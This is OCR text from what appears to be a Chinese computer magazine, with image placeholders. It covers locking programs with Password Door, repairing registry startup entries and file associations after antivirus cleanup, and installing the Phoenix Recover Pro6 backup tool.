


图 3

点击“Installed Programs”下方的“打开文件夹”按钮，把“taskmgr.exe（任务管理器）”加进来吧！尽管已经给任务管理器加上了锁，但并非牢不可破，最好再给 Password Door 自己也加把铁锁，来个连环扣，这样就能固若金汤了！事实上，一旦你设置了 Admin Password（管理密码），这就意味着你已经锁住了它，因为想要运行该程序，首先就必须输入 Admin Password 才能继续，然后才能更改其中的设置。若不知道密码，也只能望“门”兴叹、束手无策了，因为连卸载该程序也是需要密码的。怎么样，是不是很厉害？快去试试吧！

（本文所涉及到的 Password Door 已收录到光盘中）

文章难易度：★★
文章闪光点：教大家如何快速的解决杀毒后的遗留问题

轻点鼠标来解决杀毒后遗症

丁小光

很多朋友都有过这样的经历：对系统进行病毒查杀后，当重新启动进入电脑时，会出现各种莫名其妙的故障，最常见的故障莫过于两类，启动加载项出错和文件关联出错。

一、启动加载项出错

症状：进入系统时，弹出“加载文件时出错，WINDOWS找不到C:\Program Files\muma.dll文件，请确定文件是否存在”的出错对话框或者其它类似的对话框，如图1。




图1




图2

分析：出现这类错误，是因为病毒或木马程序在注册表中添加了自启动项，以此来实现开机后自动运行的目的。对系统进行病毒查杀后，病毒文件虽然已经被清除，但其在注册表中的自启动项却未能得到处理，因此开机时就会出现上述的错误，我们只要在注册表中删除其对应的启动项就可以了。




图3

解决：打开超级兔子，选择“超级兔子清理王”→“清理系统”→“清理注册表”，勾选上“扫描错误的类”和其它一些扫描选项，然后点击“下一步”，对注册表中错误的启动项关联进行清理，如图2。

二、文件关联出错

症状：打开某一文件时找不到指定运行程序，出现了选择应用程序的“打开方式”对话框，如图3。

分析：这是由于病毒程序感染了系统文件关联，当自身被查杀后，导致系统文件关联出错，而大部分的杀毒软件只负责杀毒却并不负责修复系统。对于此类故障轻则打开文件时找不到对应程序，重则无法登录系统，因此还是很严重的。知道了原理后，我们只要修复系统文件关联就可以。




图4

解决：打开“SRENG”，在主界面中点击“系统修复”→“文件关联”，此时“SRENG”就会自动诊断出有错误的文件关联，但为了防止意外，我建议对所有的文件进行修复。勾选上“全选”，然后点击“修复”按钮就行了，如图4。




图5

如果EXE文件关联被破坏了，我们岂不是连SRENG这类系统修复工具都打不开了？答案是否定的。打开我的电脑，点击“工具”→“文件夹选项”→“查看”，取消对“隐藏已知文件扩展名”的勾选，如图5，点击“确定”按钮，然后把原来扩展名为EXE的程序更改扩展名为COM或PIF，现在来看看程序是不是又能正常运行了呢？

（本文所涉及到的超级兔子、SRENG已经收录到光盘中）

文章难易度：★★
文章闪光点：详细介绍了Phoenix Recover Pro6的安装和简单使用

系统备份利器——Phoenix Recover Pro6

想入飞飞

作为一名合格的电脑使用者，经常对系统进行备份是少不了的，虽然XP系统自带的备份功能也可以满足一般的备份需要，但是如果连系统都登录不了，那想要还原系统可就无能为力了，而基于ghost内核的一键还原虽然可以在无法登录系统的前提下来还原系统，但是还原的效率却不高，要等上很长时间，而如果是备份系统的话，备份文件也会很大，少说也有1GB吧，如果备份10次，那就要10GB的空间，也太浪费了。

网上也有许多关于系统备份的工具，比如"雨过天晴"等，在以前的X档案上也曾经收录过，市场上正版的程序可是需要300多大洋哟，又有哪位叉子舍得花这笔银子来购买这样的软件呢？虽说网上也有破解版的，但是破解的并不成功，使用过一段时间还是要注册的。今天我就给叉子们介绍一款非常棒的系统备份工具－－"Phoenix Recover Pro6"。

Phoenix Recover Pro6出自美国，当然在国内也有中文版本，它的安装要求为：Windows2000 SP3和WindowsXP SP1及以上的版本系统，完整的安装文件为ISO光盘映象文件。我们使用虚拟光驱载入后，点击Install文件夹中的Setup就会开始安装了，如图1，软件会自动进行兼容性检查，并黑屏两次，如图2，如果软件提示有不兼容的软件存在，这时叉子们只要把其它的系统备份软件卸载掉就行了。至于具体的安装过程非常简单，基本上一路点击"下一步"就会安装成功了，这里不在赘述。

